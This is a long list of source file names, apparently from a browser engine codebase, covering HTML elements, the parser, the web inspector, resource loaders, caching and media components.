FileInputType.cpp

FileInputType.h

FormAssociatedElement.cpp

FormAssociatedElement.h

FormController.cpp

FormController.h

FormDataList.cpp

FormDataList.h

FileIconLoader.cpp

FileIconLoader.h

FTPDirectoryDocument.cpp

---

FTPDirectoryDocument.h

HiddenInputType.cpp

HiddenInputType.h

HTMLAllCollection.cpp

HTMLAllCollection.h

HTMLAllCollection.idl

HTMLAnchorElement.cpp

HTMLAnchorElement.h

HTMLAnchorElement.idl

HTMLAppletElement.cpp

HTMLAppletElement.h

HTMLAppletElement.idl

HTMLAreaElement.cpp

HTMLAreaElement.h

HTMLAreaElement.idl

HTMLAttributeNames.in

HTMLAudioElement.cpp

HTMLAudioElement.h

HTMLAudioElement.idl

HTMLBaseElement.cpp

HTMLBaseElement.h

HTMLBaseElement.idl

HTMLBaseFontElement.cpp

HTMLBaseFontElement.h

HTMLBaseFontElement.idl

---

HTMLBDIElement.h

HTMLBodyElement.cpp

HTMLBodyElement.h

HTMLBodyElement.idl

HTMLBRElement.cpp

HTMLBRElement.h

HTMLBRElement.idl

HTMLButtonElement.cpp

HTMLButtonElement.h

HTMLButtonElement.idl

HTMLCanvasElement.cpp

HTMLCanvasElement.h

HTMLCanvasElement.idl

HTMLCollection.cpp

HTMLCollection.h

HTMLCollection.idl

HTMLDataListElement.cpp

HTMLDataListElement.h

HTMLDataListElement.idl

HTMLDetailsElement.cpp

HTMLDetailsElement.h

HTMLDetailsElement.idl

HTMLDialogElement.cpp

HTMLDialogElement.h

HTMLDialogElement.idl

---

HTMLDirectoryElement.cpp

HTMLDirectoryElement.h

HTMLDirectoryElement.idl

HTMLDivElement.cpp

HTMLDivElement.h

HTMLDivElement.idl

HTMLListElement.cpp

HTMLListElement.h

HTMLListElement.idl

HTMLDocument.cpp

HTMLDocument.h

HTMLDocument.idl

HTMLElement.cpp

HTMLElement.h

HTMLElement.idl

HTMLElementsAllInOne.cpp

HTMLEmbedElement.cpp

HTMLEmbedElement.h

HTMLEmbedElement.idl

HTMLFieldSetElement.cpp

HTMLFieldSetElement.h

HTMLFieldSetElement.idl

HTMLFontElement.cpp

HTMLFontElement.h

HTMLFontElement.idl

---



HTMLFormInputElement.cpp  
HTMLFormInputElement.h  
HTMLFormInputElementWithState.cpp  
HTMLFormInputElementWithState.h  
HTMLFormControlsCollection.cpp  
HTMLFormControlsCollection.h  
HTMLFormControlsCollection.idl  
HTMLFormElement.cpp  
HTMLFormElement.h  
HTMLFormElement.idl  
HTMLFrameElement.cpp  
HTMLFrameElement.h  
HTMLFrameElement.idl  
HTMLFrameElementBase.cpp  
HTMLFrameElementBase.h  
HTMLFrameOwnerElement.cpp  
HTMLFrameOwnerElement.h  
HTMLFrameSetElement.cpp  
HTMLFrameSetElement.h  
HTMLFrameSetElement.idl  
HTMLHeadElement.cpp  
HTMLHeadElement.h  
HTMLHeadElement.idl  
HTMLHeadingElement.cpp  
HTMLHeadingElement.h

---

HTMLHeadingElement.idl

HTMLHRElement.cpp

HTMLHRElement.h

HTMLHRElement.idl

HTMLHtmlElement.cpp

HTMLHtmlElement.h

HTMLHtmlElement.idl

HTMLIFrameElement.cpp

HTMLIFrameElement.h

HTMLIFrameElement.idl

HTMLImageElement.cpp

HTMLImageElement.h

HTMLImageElement.idl

HTMLImageLoader.cpp

HTMLImageLoader.h

HTMLInputElement.cpp

HTMLInputElement.h

HTMLInputElement.idl

HTMLKeygenElement.cpp

HTMLKeygenElement.h

HTMLKeygenElement.idl

HTMLLabelElement.cpp

HTMLLabelElement.h

HTMLLabelElement.idl

HTMLLegendElement.cpp

---

HTMLLegendElement.h

HTMLLegendElement.idl

HTMLLIElement.cpp

HTMLLIElement.h

HTMLLIElement.idl

HTMLLinkElement.cpp

HTMLLinkElement.h

HTMLLinkElement.idl

HTMLMapElement.cpp

HTMLMapElement.h

HTMLMapElement.idl

HTMLMarqueeElement.cpp

HTMLMarqueeElement.h

HTMLMarqueeElement.idl

HTMLMediaElement.cpp

HTMLMediaElement.h

HTMLMediaElement.idl

HTMLMenuElement.cpp

HTMLMenuElement.h

HTMLMenuElement.idl

HTMLMetaElement.cpp

HTMLMetaElement.h

HTMLMetaElement.idl

HTMLMeterElement.cpp

HTMLMeterElement.h

---

HTMLMeterElement.idl  
HTMLModElement.cpp  
HTMLModElement.h  
HTMLModElement.idl  
HTMLNameCollection.cpp  
HTMLNameCollection.h  
HTMLObjectElement.cpp  
HTMLObjectElement.h  
HTMLObjectElement.idl  
HTMLListElement.cpp  
HTMLListElement.h  
HTMLListElement.idl  
HTMLOptGroupElement.cpp  
HTMLOptGroupElement.h  
HTMLOptGroupElement.idl  
HTMLOptionElement.cpp  
HTMLOptionElement.h  
HTMLOptionElement.idl  
HTMLOptionsCollection.cpp  
HTMLOptionsCollection.h  
HTMLOptionsCollection.idl  
HTMLOutputElement.cpp  
HTMLOutputElement.h  
HTMLOutputElement.idl  
HTMLParagraphElement.cpp

---

HTMLParagraphElement.h  
HTMLParagraphElement.idl  
HTMLParamElement.cpp  
HTMLParamElement.h  
HTMLParamElement.idl  
HTMLParserErrorCodes.cpp  
HTMLParserErrorCodes.h  
HTMLParserQuirks.h  
HTMLPlugInElement.cpp  
HTMLPlugInElement.h  
HTMLPlugInImageElement.cpp  
HTMLPlugInImageElement.h  
HTMLPreElement.cpp  
HTMLPreElement.h  
HTMLPreElement.idl  
HTMLProgressElement.cpp  
HTMLProgressElement.h  
HTMLProgressElement.idl  
HTMLPropertiesCollection.cpp  
HTMLPropertiesCollection.h  
HTMLPropertiesCollection.idl  
HTMLQuoteElement.cpp  
HTMLQuoteElement.h  
HTMLQuoteElement.idl  
HTMLScriptElement.cpp

---

HTMLScriptElement.h  
HTMLScriptElement.idl  
HTMLSelectElement.cpp  
HTMLSelectElement.h  
HTMLSelectElement.idl  
HTMLSelectElementWin.cpp  
HTMLSourceElement.cpp  
HTMLSourceElement.h  
HTMLSourceElement.idl  
HTMLSpanElement.cpp  
HTMLSpanElement.h  
HTMLSpanElement.idl  
HTMLStyleElement.cpp  
HTMLStyleElement.h  
HTMLStyleElement.idl  
HTMLSummaryElement.cpp  
HTMLSummaryElement.h  
HTMLTableCaptionElement.cpp  
HTMLTableCaptionElement.h  
HTMLTableCaptionElement.idl  
HTMLTableCellElement.cpp  
HTMLTableCellElement.h  
HTMLTableCellElement.idl  
HTMLTableColElement.cpp  
HTMLTableColElement.h

---

HTMLTableColElement.idl

HTMLTableElement.cpp

HTMLTableElement.h

HTMLTableElement.idl

HTMLTablePartElement.cpp

HTMLTablePartElement.h

HTMLTableRowElement.cpp

HTMLTableRowElement.h

HTMLTableRowElement.idl

HTMLTableRowsCollection.cpp

HTMLTableRowsCollection.h

HTMLTableSectionElement.cpp

HTMLTableSectionElement.h

HTMLTableSectionElement.idl

HTMLTagNames.in

HTMLTemplateElement.cpp

HTMLTemplateElement.h

HTMLTemplateElement.idl

HTMLTextAreaElement.cpp

HTMLTextAreaElement.h

HTMLTextAreaElement.idl

HTMLTextFormControlElement.cpp

HTMLTextFormControlElement.h

HTMLTitleElement.cpp

HTMLTitleElement.h

---

HTMLTitleElement.idl  
HTMLTrackElement.cpp  
HTMLTrackElement.h  
HTMLTrackElement.idl  
HTMLULListElement.cpp  
HTMLULListElement.h  
HTMLULListElement.idl  
HTMLUnknownElement.h  
HTMLUnknownElement.idl  
HTMLVideoElement.cpp  
HTMLVideoElement.h  
HTMLVideoElement.idl  
HTMLViewSourceDocument.cpp  
HTMLViewSourceDocument.h  
ImageData.cpp  
ImageData.h  
ImageData.idl  
ImageDocument.cpp  
ImageDocument.h  
ImageInputType.cpp  
ImageInputType.h  
InputType.cpp  
InputType.h  
InputTypeNames.cpp  
InputTypeNames.h

---



LabelableElement.cpp

LabelableElement.h

LabelsNodeList.cpp

LabelsNodeList.h

LinkRelAttribute.cpp

LinkRelAttribute.h

MediaController.cpp

MediaController.h

MediaController.idl

MediaControllerInterface.h

MediaDocument.cpp

MediaDocument.h

MediaError.h

MediaError.idl

MediaFragmentURIParser.cpp

MediaFragmentURIParser.h

MediaKeyError.h

MediaKeyError.idl

MediaKeyEvent.cpp

MediaKeyEvent.h

MediaKeyEvent.idl

MicroDataAttributeTokenList.cpp

MicroDataAttributeTokenList.h

MicroDataItemValue.cpp

MicroDataItemValue.h

---

MicroDataItemValue.idl  
MonthInputType.cpp  
MonthInputType.h  
NumberInputType.cpp  
NumberInputType.h  
AtomicHTMLToken.h  
BackgroundHTMLInputStream.cpp  
BackgroundHTMLInputStream.h  
BackgroundHTMLParser.cpp  
BackgroundHTMLParser.h  
CompactHTMLToken.cpp  
CompactHTMLToken.h  
create-html-entity-table  
CSSPreloadScanner.cpp  
CSSPreloadScanner.h  
HTMLConstructionSite.cpp  
HTMLConstructionSite.h  
HTMLDocumentParser.cpp  
HTMLDocumentParser.h  
HTMLElementStack.cpp  
HTMLElementStack.h  
HTMLEntityNames.in  
HTMLEntityParser.cpp  
HTMLEntityParser.h  
HTMLEntitySearch.cpp

---

HTMLEntitySearch.h  
HTMLEntityTable.h  
HTMLFormattingElementList.cpp  
HTMLFormattingElementList.h  
HTMLIdentifier.cpp  
HTMLIdentifier.h  
HTMLInputStream.h  
HTMLMetaCharsetParser.cpp  
HTMLMetaCharsetParser.h  
HTMLParserIdioms.cpp  
HTMLParserIdioms.h  
HTMLParserOptions.cpp  
HTMLParserOptions.h  
HTMLParserScheduler.cpp  
HTMLParserScheduler.h  
HTMLParserThread.cpp  
HTMLParserThread.h  
HTMLPreloadScanner.cpp  
HTMLPreloadScanner.h  
HTMLResourcePreloader.cpp  
HTMLResourcePreloader.h  
HTMLScriptRunner.cpp  
HTMLScriptRunner.h  
HTMLScriptRunnerHost.h  
HTMLSourceTracker.cpp

---

HTMLSourceTracker.h  
HTMLStackItem.h  
HTMLToken.h  
HTMLTokenizer.cpp  
HTMLTokenizer.h  
HTMLTreeBuilder.cpp  
HTMLTreeBuilder.h  
HTMLTreeBuilderSimulator.cpp  
HTMLTreeBuilderSimulator.h  
HTMLViewSourceParser.cpp  
HTMLViewSourceParser.h  
InputStreamPreprocessor.h  
NestingLevelIncrementer.h  
TextDocumentParser.cpp  
TextDocumentParser.h  
TextViewSourceParser.cpp  
TextViewSourceParser.h  
XSSAuditor.cpp  
XSSAuditor.h  
XSSAuditorDelegate.cpp  
XSSAuditorDelegate.h  
PasswordInputType.cpp  
PasswordInputType.h  
PluginDocument.cpp  
PluginDocument.h

---

PublicURLManager.h

RadioInputType.cpp

RadioInputType.h

RadioNodeList.cpp

RadioNodeList.h

RadioNodeList.idl

RangeInputType.cpp

RangeInputType.h

ResetInputType.cpp

ResetInputType.h

SearchInputType.cpp

SearchInputType.h

ContentDistributor.cpp

ContentDistributor.h

DetailsMarkerControl.cpp

DetailsMarkerControl.h

HTMLContentElement.cpp

HTMLContentElement.h

HTMLContentElement.idl

InsertionPoint.cpp

InsertionPoint.h

MediaControlElements.cpp

MediaControlElements.h

MediaControlElementTypes.cpp

MediaControlElementTypes.h

---

MediaControls.cpp  
MediaControls.h  
MediaControlsApple.cpp  
MediaControlsApple.h  
MediaControlsBlackBerry.cpp  
MediaControlsBlackBerry.h  
MediaControlsGtk.cpp  
MediaControlsGtk.h  
MeterShadowElement.cpp  
MeterShadowElement.h  
ProgressShadowElement.cpp  
ProgressShadowElement.h  
SliderThumbElement.cpp  
SliderThumbElement.h  
SpinButtonElement.cpp  
SpinButtonElement.h  
TextControlInnerElements.cpp  
TextControlInnerElements.h  
StepRange.cpp  
StepRange.h  
SubmitInputType.cpp  
SubmitInputType.h  
TelephoneInputType.cpp  
TelephoneInputType.h  
TextDocument.cpp

---

TextDocument.h

TextFieldInputType.cpp

TextFieldInputType.h

TextInputType.cpp

TextInputType.h

TextMetrics.h

TextMetrics.idl

TimeInputType.cpp

TimeInputType.h

TimeRanges.cpp

TimeRanges.h

TimeRanges.idl

AudioTrack.cpp

AudioTrack.h

AudioTrack.idl

AudioTrackList.cpp

AudioTrackList.h

AudioTrackList.idl

InbandTextTrack.cpp

InbandTextTrack.h

LoadableTextTrack.cpp

LoadableTextTrack.h

TextTrack.cpp

TextTrack.h

TextTrack.idl

---

TextTrackCue.cpp

TextTrackCue.h

TextTrackCue.idl

TextTrackCueGeneric.cpp

TextTrackCueGeneric.h

TextTrackCueList.cpp

TextTrackCueList.h

TextTrackCueList.idl

TextTrackList.cpp

TextTrackList.h

TextTrackList.idl

TextTrackRegion.cpp

TextTrackRegion.h

TextTrackRegion.idl

TextTrackRegionList.cpp

TextTrackRegionList.h

TextTrackRegionList.idl

TrackBase.cpp

TrackBase.h

TrackEvent.cpp

TrackEvent.h

TrackEvent.idl

TrackListBase.cpp

TrackListBase.h

VideoTrack.cpp

---



VideoTrack.h

VideoTrack.idl

VideoTrackList.cpp

VideoTrackList.h

VideoTrackList.idl

WebVTTElement.cpp

WebVTTElement.h

WebVTTParser.cpp

WebVTTParser.h

WebVTTToken.h

WebVTTTokenizer.cpp

WebVTTTokenizer.h

TypeAhead.cpp

TypeAhead.h

URLInputType.cpp

URLInputType.h

ValidationMessage.cpp

ValidationMessage.h

ValidityState.cpp

ValidityState.h

ValidityState.idl

VoidCallback.h

VoidCallback.idl

WeekInputType.cpp

WeekInputType.h

---

LICENSE

README

bytestream.h

chariter.h

localpointer.h

parseerr.h

platform.h

ptypes.h

putil.h

rep.h

std\_string.h

strenum.h

stringpiece.h

ubrk.h

uchar.h

ucnv.h

ucnv\_cb.h

ucnv\_err.h

ucol.h

ucoleitr.h

uconfig.h

ucsdet.h

uenum.h

uidna.h

uiter.h

---

uloc.h

umachine.h

unistr.h

unorm.h

unorm2.h

uobject.h

urename.h

uscript.h

usearch.h

uset.h

ushape.h

ustring.h

utext.h

utf.h

utf16.h

utf8.h

utf\_old.h

utypes.h

uvernum.h

uversion.h

Info.plist

BindingVisitors.h

CodeGeneratorInspector.py

CodeGeneratorInspectorStrings.py

combine-javascript-resources.pl

---

compile-front-end.py

ConsoleAPITypes.h

ConsoleMessage.cpp

ConsoleMessage.h

ContentSearchUtils.cpp

ContentSearchUtils.h

DOMEditor.cpp

DOMEditor.h

DOMPatchSupport.cpp

DOMPatchSupport.h

ace.js

mode\_css.js

mode\_html.js

mode\_javascript.js

theme\_textmate.js

AceTextEditor.js

AdvancedSearchController.js

ApplicationCacheItemsView.js

ApplicationCacheModel.js

AuditCategories.js

AuditController.js

AuditFormatters.js

AuditLauncherView.js

AuditResultView.js

AuditRules.js

---

AuditsPanel.js

BottomUpProfileDataGridTree.js

BreakpointManager.js

BreakpointsSidebarPane.js

buildSystemOnly.js

CallStackSidebarPane.js

CanvasProfileView.js

Checkbox.js

closebrackets.js

codemirror.js

css.js

htmlmixed.js

javascript.js

LICENSE

matchbrackets.js

xml.js

CodeMirrorTextEditor.js

Color.js

CompilerScriptMapping.js

ConsoleMessage.js

ConsoleModel.js

ConsolePanel.js

ConsoleView.js

ContentProvider.js

ContentProviderBasedProjectDelegate.js

---

ContentProviders.js  
ContextMenu.js  
CookieItemsView.js  
CookieParser.js  
CookiesTable.js  
CPUProfileView.js  
CSSMetadata.js  
CSSNamedFlowCollectionsView.js  
CSSNamedFlowView.js  
CSSSelectorProfileView.js  
CSSStyleModel.js  
Database.js  
DatabaseQueryView.js  
DatabaseTableView.js  
DataGrid.js  
DebuggerModel.js  
DebuggerScriptMapping.js  
DefaultScriptMapping.js  
DefaultTextEditor.js  
Dialog.js  
DirectoryContentView.js  
DockController.js  
DOMAgent.js  
DOMBreakpointsSidebarPane.js  
DOMCountersGraph.js

---

DOMExtension.js  
DOMPresentationUtils.js  
DOMStorage.js  
DOMStorageItemsView.js  
DOMSyntaxHighlighter.js  
Drawer.js  
ElementsPanel.js  
ElementsPanelDescriptor.js  
ElementsTreeOutline.js  
EmptyView.js  
EventListenersSidebarPane.js  
ExtensionAPI.js  
ExtensionAuditCategory.js  
ExtensionPanel.js  
ExtensionRegistryStub.js  
ExtensionServer.js  
ExtensionView.js  
externs.js  
FileContentView.js  
FileManager.js  
FileMapping.js  
FileSystemMapping.js  
FileSystemModel.js  
FileSystemProjectDelegate.js  
FileSystemView.js

---

FileUtils.js  
FilteredItemSelectionDialog.js  
FlameChart.js  
FontView.js  
GoToLineDialog.js  
HandlerRegistry.js  
HAREntry.js  
HeapSnapshot.js  
HeapSnapshotDataGrids.js  
HeapSnapshotGridNodes.js  
HeapSnapshotLoader.js  
HeapSnapshotProxy.js  
HeapSnapshotView.js  
HeapSnapshotWorker.js  
HeapSnapshotWorkerDispatcher.js  
HelpScreen.js  
ImageView.js  
IndexedDBModel.js  
IndexedDBViews.js  
InspectElementModeController.js  
inspector.js  
InspectorBackend.js  
InspectorBackendCommands.qrc  
InspectorFrontendAPI.js  
InspectorFrontendHostStub.js

---



InspectorView.js  
IsolatedFileSystem.js  
IsolatedFileSystemManager.js  
JavaScriptFormatter.js  
JavaScriptSourceFrame.js  
jsdifflib.js  
JSHeapSnapshot.js  
KeyboardShortcut.js  
Linkifier.js  
LiveEditSupport.js  
MemoryStatistics.js  
MetricsSidebarPane.js  
NativeBreakpointsSidebarPane.js  
NativeHeapSnapshot.js  
NativeMemoryGraph.js  
NavigatorOverlayController.js  
NavigatorView.js  
NetworkItemView.js  
NetworkLog.js  
NetworkManager.js  
NetworkPanel.js  
NetworkPanelDescriptor.js  
NetworkRequest.js  
NetworkUISourceCodeProvider.js  
Object.js

---

ObjectPopoverHelper.js  
ObjectPropertiesSection.js  
OverridesView.js  
OverviewGrid.js  
Panel.js  
PanelEnablerView.js  
ParsedURL.js  
Placard.js  
Popover.js  
PresentationConsoleMessageHelper.js  
ProfileDataGridTree.js  
ProfileLauncherView.js  
ProfilesPanel.js  
ProfilesPanelDescriptor.js  
Progress.js  
ProgressIndicator.js  
PropertiesSection.js  
PropertiesSidebarPane.js  
RawSourceCode.js  
RemoteObject.js  
RequestCookiesView.js  
RequestHeadersView.js  
RequestHTMLView.js  
RequestJSONView.js  
RequestPreviewView.js

---

RequestResponseView.js

RequestTimingView.js

RequestView.js

Resource.js

ResourceScriptMapping.js

ResourcesPanel.js

ResourceTreeModel.js

ResourceType.js

ResourceUtils.js

ResourceView.js

ResourceWebSocketFrameView.js

RevisionHistoryView.js

RuntimeModel.js

SASSSourceMapping.js

ScopeChainSidebarPane.js

Script.js

ScriptFormatter.js

ScriptFormatterWorker.js

ScriptsNavigator.js

ScriptSnippetModel.js

ScriptsPanel.js

ScriptsPanelDescriptor.js

ScriptsSearchScope.js

SearchController.js

Section.js

---

Settings.js  
SettingsScreen.js  
ShortcutsScreen.js  
ShowMoreDataGridNode.js  
SidebarOverlay.js  
SidebarPane.js  
SidebarTreeElement.js  
SidebarView.js  
SimpleWorkspaceProvider.js  
SnippetJavaScriptSourceFrame.js  
SnippetStorage.js  
SoftContextMenu.js  
SourceCSSTokenizer.js  
SourceCSSTokenizer.re2js  
SourceFrame.js  
SourceHTMLTokenizer.js  
SourceHTMLTokenizer.re2js  
SourceJavaScriptTokenizer.js  
SourceJavaScriptTokenizer.re2js  
SourceMap.js  
SourceMapping.js  
SourceTokenizer.js  
Spectrum.js  
SplitView.js  
StatusBarButton.js

---

StyleSheetOutlineDialog.js

StylesSidebarPane.js

StylesSourceMapping.js

SuggestBox.js

TabbedEditorContainer.js

TabbedPane.js

TestController.js

TextEditor.js

TextEditorHighlighter.js

TextEditorModel.js

TextPrompt.js

TextUtils.js

TimelineFrameController.js

TimelineGrid.js

TimelineManager.js

TimelineModel.js

TimelineOverviewPane.js

TimelinePanel.js

TimelinePanelDescriptor.js

TimelinePresentationModel.js

Toolbar.js

TopDownProfileDataGridTree.js

treeoutline.js

parse-js.js

UISourceCode.js

---

UISourceCodeFrame.js  
UIString.js  
UIUtils.js  
UserAgentSupport.js  
UserMetrics.js  
utilities.js  
View.js  
ViewportControl.js  
WatchExpressionsSidebarPane.js  
WebKit.qrc  
WorkerManager.js  
WorkersSidebarPane.js  
Workspace.js  
generate-inspector-protocol-version  
generate\_protocol\_extrns.py  
IdentifiersFactory.cpp  
IdentifiersFactory.h  
InjectedScript.cpp  
InjectedScript.h  
InjectedScriptBase.cpp  
InjectedScriptBase.h  
InjectedScriptCanvasModule.cpp  
InjectedScriptCanvasModule.h  
InjectedScriptCanvasModuleSource.js  
InjectedScriptExtrns.js

---

InjectedScriptHost.cpp  
InjectedScriptHost.h  
InjectedScriptHost.idl  
InjectedScriptManager.cpp  
InjectedScriptManager.h  
InjectedScriptModule.cpp  
InjectedScriptModule.h  
InjectedScriptSource.js  
inline-javascript-imports.py  
Inspector-0.1.json  
Inspector-1.0.json  
Inspector.json  
InspectorAgent.cpp  
InspectorAgent.h  
InspectorAllInOne.cpp  
InspectorApplicationCacheAgent.cpp  
InspectorApplicationCacheAgent.h  
InspectorBaseAgent.cpp  
InspectorBaseAgent.h  
InspectorCanvasAgent.cpp  
InspectorCanvasAgent.h  
InspectorCanvasInstrumentation.h  
InspectorClient.cpp  
InspectorClient.h  
InspectorConsoleAgent.cpp

---

InspectorConsoleAgent.h

InspectorConsoleInstrumentation.h

InspectorController.cpp

InspectorController.h

InspectorCounters.cpp

InspectorCounters.h

InspectorCSSAgent.cpp

InspectorCSSAgent.h

InspectorDatabaseAgent.cpp

InspectorDatabaseAgent.h

InspectorDatabaseInstrumentation.h

InspectorDatabaseResource.cpp

InspectorDatabaseResource.h

InspectorDebuggerAgent.cpp

InspectorDebuggerAgent.h

InspectorDOMAgent.cpp

InspectorDOMAgent.h

InspectorDOMDebuggerAgent.cpp

InspectorDOMDebuggerAgent.h

InspectorDOMStorageAgent.cpp

InspectorDOMStorageAgent.h

InspectorFileSystemAgent.cpp

InspectorFileSystemAgent.h

InspectorFrontendChannel.h

InspectorFrontendClient.h

---



InspectorFrontendClientLocal.cpp

InspectorFrontendClientLocal.h

InspectorFrontendHost.cpp

InspectorFrontendHost.h

InspectorFrontendHost.idl

InspectorHeapProfilerAgent.cpp

InspectorHeapProfilerAgent.h

InspectorHistory.cpp

InspectorHistory.h

InspectorIndexedDBAgent.cpp

InspectorIndexedDBAgent.h

InspectorInputAgent.cpp

InspectorInputAgent.h

InspectorInstrumentation.cpp

InspectorInstrumentation.h

InspectorLayerTreeAgent.cpp

InspectorLayerTreeAgent.h

InspectorMemoryAgent.cpp

InspectorMemoryAgent.h

InspectorOverlay.cpp

InspectorOverlay.h

InspectorPageAgent.cpp

InspectorPageAgent.h

InspectorProfilerAgent.cpp

InspectorProfilerAgent.h

---

InspectorResourceAgent.cpp

InspectorResourceAgent.h

InspectorRuntimeAgent.cpp

InspectorRuntimeAgent.h

InspectorState.cpp

InspectorState.h

InspectorStateClient.h

InspectorStyleSheet.cpp

InspectorStyleSheet.h

InspectorStyleTextEditor.cpp

InspectorStyleTextEditor.h

InspectorTimelineAgent.cpp

InspectorTimelineAgent.h

InspectorValues.cpp

InspectorValues.h

InspectorWorkerAgent.cpp

InspectorWorkerAgent.h

InspectorWorkerResource.h

InstrumentingAgents.cpp

InstrumentingAgents.h

JavaScriptCallFrame.idl

NetworkResourcesData.cpp

NetworkResourcesData.h

PageConsoleAgent.cpp

PageConsoleAgent.h

---

PageDebuggerAgent.cpp  
PageDebuggerAgent.h  
PageRuntimeAgent.cpp  
PageRuntimeAgent.h  
ScriptArguments.cpp  
ScriptArguments.h  
ScriptBreakpoint.h  
ScriptCallFrame.cpp  
ScriptCallFrame.h  
ScriptCallStack.cpp  
ScriptCallStack.h  
ScriptDebugListener.h  
ScriptGCEventListener.h  
ScriptProfile.idl  
ScriptProfileNode.idl  
TimelineRecordFactory.cpp  
TimelineRecordFactory.h  
TimelineTraceEventProcessor.cpp  
TimelineTraceEventProcessor.h  
WorkerConsoleAgent.cpp  
WorkerConsoleAgent.h  
WorkerDebuggerAgent.cpp  
WorkerDebuggerAgent.h  
WorkerInspectorController.cpp  
WorkerInspectorController.h

---

WorkerRuntimeAgent.cpp

WorkerRuntimeAgent.h

xxd.pl

LICENSE-APPLE

LICENSE-LGPL-2

LICENSE-LGPL-2.1

ApplicationCache.cpp

ApplicationCache.h

ApplicationCacheAllInOne.cpp

ApplicationCacheGroup.cpp

ApplicationCacheGroup.h

ApplicationCacheHost.cpp

ApplicationCacheHost.h

ApplicationCacheResource.cpp

ApplicationCacheResource.h

ApplicationCacheStorage.cpp

ApplicationCacheStorage.h

DOMApplicationCache.cpp

DOMApplicationCache.h

DOMApplicationCache.idl

ManifestParser.cpp

ManifestParser.h

Archive.cpp

Archive.h

ArchiveFactory.cpp

---

ArchiveFactory.h  
ArchiveResource.cpp  
ArchiveResource.h  
ArchiveResourceCollection.cpp  
ArchiveResourceCollection.h  
LegacyWebArchive.cpp  
LegacyWebArchive.h  
LegacyWebArchiveMac.mm  
MHTMLArchive.cpp  
MHTMLArchive.h  
MHTMLParser.cpp  
MHTMLParser.h  
CachedCSSStyleSheet.cpp  
CachedCSSStyleSheet.h  
CachedFont.cpp  
CachedFont.h  
CachedFontClient.h  
CachedImage.cpp  
CachedImage.h  
CachedImageClient.h  
CachedRawResource.cpp  
CachedRawResource.h  
CachedRawResourceClient.h  
CachedResource.cpp  
CachedResource.h

---

CachedResourceClient.h  
CachedResourceClientWalker.h  
CachedResourceHandle.cpp  
CachedResourceHandle.h  
CachedResourceLoader.cpp  
CachedResourceLoader.h  
CachedResourceRequest.cpp  
CachedResourceRequest.h  
CachedResourceRequestInitiators.cpp  
CachedResourceRequestInitiators.h  
CachedScript.cpp  
CachedScript.h  
CachedShader.cpp  
CachedShader.h  
CachedStyleSheetClient.h  
CachedSVGDocument.cpp  
CachedSVGDocument.h  
CachedSVGDocumentClient.h  
CachedSVGDocumentReference.cpp  
CachedSVGDocumentReference.h  
CachedTextTrack.cpp  
CachedTextTrack.h  
CachedXSLStyleSheet.cpp  
CachedXSLStyleSheet.h  
CachePolicy.h

---

MemoryCache.cpp  
MemoryCache.h  
ResourceLoaderCFNet.cpp  
SubresourceLoaderCF.cpp  
CookieJar.cpp  
CookieJar.h  
CrossOriginAccessControl.cpp  
CrossOriginAccessControl.h  
CrossOriginPreflightResultCache.cpp  
CrossOriginPreflightResultCache.h  
DocumentLoader.cpp  
DocumentLoader.h  
DocumentLoadTiming.cpp  
DocumentLoadTiming.h  
DocumentThreadableLoader.cpp  
DocumentThreadableLoader.h  
DocumentThreadableLoaderClient.h  
DocumentWriter.cpp  
DocumentWriter.h  
EmptyClients.cpp  
EmptyClients.h  
FormState.cpp  
FormState.h  
FormSubmission.cpp  
FormSubmission.h

---

FrameLoader.cpp  
FrameLoader.h  
FrameLoaderClient.h  
FrameLoaderStateMachine.cpp  
FrameLoaderStateMachine.h  
FrameLoaderTypes.h  
FrameLoadRequest.cpp  
FrameLoadRequest.h  
FrameNetworkingContext.h  
FTPDirectoryParser.cpp  
FTPDirectoryParser.h  
HistoryController.cpp  
HistoryController.h  
IconController.cpp  
IconController.h  
IconDatabase.cpp  
IconDatabase.h  
IconDatabaseBase.cpp  
IconDatabaseBase.h  
IconDatabaseClient.h  
IconLoader.cpp  
IconLoader.h  
IconRecord.cpp  
IconRecord.h  
PageURLRecord.cpp

---



PageURLRecord.h  
IconDatabaseWinCE.cpp  
ImageLoader.cpp  
ImageLoader.h  
LinkLoader.cpp  
LinkLoader.h  
LinkLoaderClient.h  
LoaderStrategy.cpp  
LoaderStrategy.h  
DocumentLoaderMac.cpp  
LoaderNSURLExtras.h  
LoaderNSURLExtras.mm  
ResourceBuffer.mm  
ResourceLoaderMac.mm  
MixedContentChecker.cpp  
MixedContentChecker.h  
NavigationAction.cpp  
NavigationAction.h  
NavigationScheduler.cpp  
NavigationScheduler.h  
NetscapePlugInStreamLoader.cpp  
NetscapePlugInStreamLoader.h  
PingLoader.cpp  
PingLoader.h  
PlaceholderDocument.cpp

---

PlaceholderDocument.h

PolicyCallback.cpp

PolicyCallback.h

PolicyChecker.cpp

PolicyChecker.h

ProgressTracker.cpp

ProgressTracker.h

ResourceBuffer.cpp

ResourceBuffer.h

ResourceLoader.cpp

ResourceLoader.h

ResourceLoaderOptions.h

ResourceLoaderTypes.h

ResourceLoadNotifier.cpp

ResourceLoadNotifier.h

ResourceLoadScheduler.cpp

ResourceLoadScheduler.h

SinkDocument.cpp

SinkDocument.h

CachedRawResourceSoup.cpp

ResourceLoaderSoup.cpp

SubresourceLoaderSoup.cpp

SubframeLoader.cpp

SubframeLoader.h

SubresourceLoader.cpp

---

SubresourceLoader.h  
SubstituteData.h  
SubstituteResource.h  
TextResourceDecoder.cpp  
TextResourceDecoder.h  
TextTrackLoader.cpp  
TextTrackLoader.h  
ThreadableLoader.cpp  
ThreadableLoader.h  
ThreadableLoaderClient.h  
ThreadableLoaderClientWrapper.h  
DocumentLoaderWin.cpp  
FrameLoaderWin.cpp  
WorkerThreadableLoader.cpp  
WorkerThreadableLoader.h  
make-export-file-generator  
make-file-arrays.py  
make-hash-tools.pl  
Makefile  
mathattrs.in  
MathMLAllInOne.cpp  
MathMLElement.cpp  
MathMLElement.h  
MathMLInlineContainerElement.cpp  
MathMLInlineContainerElement.h

---

MathMLMathElement.cpp

MathMLMathElement.h

MathMLTextElement.cpp

MathMLTextElement.h

mathtags.in

BatteryClient.h

BatteryController.cpp

BatteryController.h

BatteryManager.cpp

BatteryManager.h

BatteryManager.idl

BatteryStatus.cpp

BatteryStatus.h

NavigatorBattery.cpp

NavigatorBattery.h

NavigatorBattery.idl

CDM.cpp

CDM.h

CDMPrivate.h

CDMPrivateAVFoundation.h

CDMPrivateAVFoundation.mm

MediaKeyMessageEvent.cpp

MediaKeyMessageEvent.h

MediaKeyMessageEvent.idl

MediaKeyNeededEvent.cpp

---

MediaKeyNeededEvent.h

MediaKeyNeededEvent.idl

MediaKeys.cpp

